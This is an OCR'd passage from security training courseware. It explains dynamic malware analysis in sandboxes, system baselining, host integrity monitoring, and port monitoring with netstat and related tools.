


Figure 7.90: Using the olevba tool to identify suspicious VBA keywords




Figure 7.91: Using the olevba tool to identify suspicious VBA keywords

Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - **Port Monitoring**
  - **Process Monitoring**
  - **Registry Monitoring**
  - **Windows Services Monitoring**
  - **Startup Programs Monitoring**
  - **Event Logs Monitoring/Analysis**
  - **Installation Monitoring**
  - **Files and Folders Monitoring**
  - **Device Drivers Monitoring**
  - **Network Traffic Monitoring/Analysis**
  - **DNS Monitoring/Resolution**
  - **API Calls and System Calls Monitoring**

Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.


  In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.


  Host integrity monitoring includes the following:

  - Port Monitoring
  - Process Monitoring
  - Registry Monitoring
  - Windows Services Monitoring
  - Startup Programs Monitoring
  - Event Logs Monitoring/Analysis
  - Installation Monitoring
  - Files and Folders Monitoring
  - Device Drivers Monitoring
  - Network Traffic Monitoring/Analysis
  - DNS Monitoring/Resolution
  - API Calls Monitoring
  - System Calls Monitoring

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses





https://docs.microsoft.com

Port Monitoring Tools

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port / Telnet Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*https://www.kcsoftwares.com*)
- PRTG's Network Monitor (*https://www.paessler.com*)

Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax

  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.
  - -**e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.

- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.

